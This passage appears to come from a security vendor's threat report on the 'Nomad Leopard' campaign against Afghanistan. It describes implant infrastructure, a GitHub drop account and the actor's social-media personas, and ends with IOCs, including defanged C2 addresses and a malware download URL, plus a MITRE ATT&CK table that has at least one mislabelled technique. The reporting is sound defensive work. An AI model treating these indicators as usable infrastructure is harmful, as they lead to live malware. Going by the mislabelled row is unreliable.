


Another IP address that the FALSECUB implant tries to connect to is 207[.]244[.]230[.]94. Further analysis on FOFA revealed that this IP is running the Remote Desktop Protocol (RDP) service on port 3389. Based on this observation, it is possible that this IP is being used to interact with or access the victim machine.

Additionally, the domain theepad0loc93x.ddns.net is hosted on a dynamic DNS service, which allows the attacker to change the underlying IP address while keeping the same domain name active.


The malicious infrastructures are hosted under the ASN AS 40021 and AS 13335 under the organizations CONTABO and CLOUDFLARENET.

During our research for the threat campaign behind this campaign, we found a GitHub account from which the sample was dropped.




The GitHub account is named afghanking777000 and was created on 23rd December. Based on our observations, the account appears to have been used as a drop platform by the threat actor, and once the operation was completed, the payload was removed from the repository.


After following the threat actor's name, we found that the entity behind this campaign appears to have conducted extensive research on the Afghan government and prominent entities associated with the Taliban.



Uploads



We found multiple legal and administrative documents posted by this threat actor on the social media platform Scribd, including Afghan government directives, Ministry of Defense related communications, and U.S. asylum and human rights related documents referencing Afghanistan. It is possible that this threat actor is using these documents as lures in their campaigns.



More accounts on Pinterest and Dailymotion with the username have been identified under the alias “afghan Khan” and interestingly one of it is linked to Pakistan location. VirusTotal telemetry shows that the initial shortened URL was uploaded from Pakistan which redirected to the threat actor’s GitHub repository which is hidden. The pinterest account was last seen on 2025-May-14.

The campaign appears to be conducted by a regionally focused threat actor with a low-to-moderate sophistication level. The reuse of personas is an opsec mistake suggesting it to be an individual operator or small cluster rather than a mature state-sponsored APT.

Conclusion

The SEQRITE APT Team has identified a campaign tracked as **Nomad Leopard** targeting Afghanistan, and we also believe that this campaign may be targeting other countries as well. The threat actor abuses legitimate platforms such as GitHub to host and distribute malicious files. Based on activity observed on social media platforms, the threat actor is not very sophisticated but possesses multiple legal and government-related lure documents, which we believe may be used in future campaigns.

SEQRITE Protection

Trojan.Agentb

Lnk.Trojan.50326.GC

Lnk.Trojan.50327.SL

Lnk.Trojan.50326.GC

IOCs

Hash (SHA-256)	Malware Type
f817f65edbc77f7bbdd6e4f469e82c0e770b7e221bdb348f366a475a8a39242b	EXE File
63f6c85fc16b346cc3f18da9380aee6ffbb3e735863e2e8f118f38737e0d1348	ISO File
6c8936fea2fe9cbbcc6135941ac5fb6ea7819530a0914d8c0f39a015c0f2055d	LNK File
5838c834482fb54f8a642d92e4ece7bbde03e161c2d02c4e70edbe05c8190955	PDF File
Host/IP addresses	
104[.]18[.]38[.]233	
207[.]244[.]230[.]94	
theepad0loc93x[.]ddns[.]net	
hxxps://tinyurl.com/3hjb6f95	
hxxps://raw.githubusercontent.com/afghanking777000/-/refs/heads/main/Afghanistan%20Islami%20Emirates.iso	

MITRE ATT&CK

Tactic	Technique ID	Technique Name
Initial Access	T1566.001	Phishing: Spearphishing Attachment
	T1204.002	User Execution: Malicious File
Defense Evasion	T1553.005	Subvert Trust Controls: Mark-of-the-Web Bypass
	T1070.004	Indicator Removal on Host: File Deletion

	T1497.001	Sandbox Evasion: System Checks
Execution	T1059.003	Command and Scripting Interpreter: Windows Command Shell
	T1204.002	User Execution: Malicious Shortcut
Persistence	T1547.001	Logon Autostart Execution: Startup Folder
Discovery	T1082	System Information Discovery
	T1033	System Owner/User Discovery
	T1083	File and Directory Discovery
	T1086	Disk Enumeration
Command and Control	T1071.001	Application Layer Protocol: Web Protocols
	T1573	Encrypted Channel (<i>via HTTPS / curl-based upload</i>)
Exfiltration	T1041	Exfiltration Over C2 Channel
	T1020	Automated Exfiltration
Impact	T1485	Data Destruction

Authors

Sathwik Ram Prakki

Priya Patel



Sathwik Ram Prakki is working as a Security Researcher in Security Labs at Quick Heal. His focus areas are Threat Intelligence, Threat Hunting, and writing about...

Related Posts



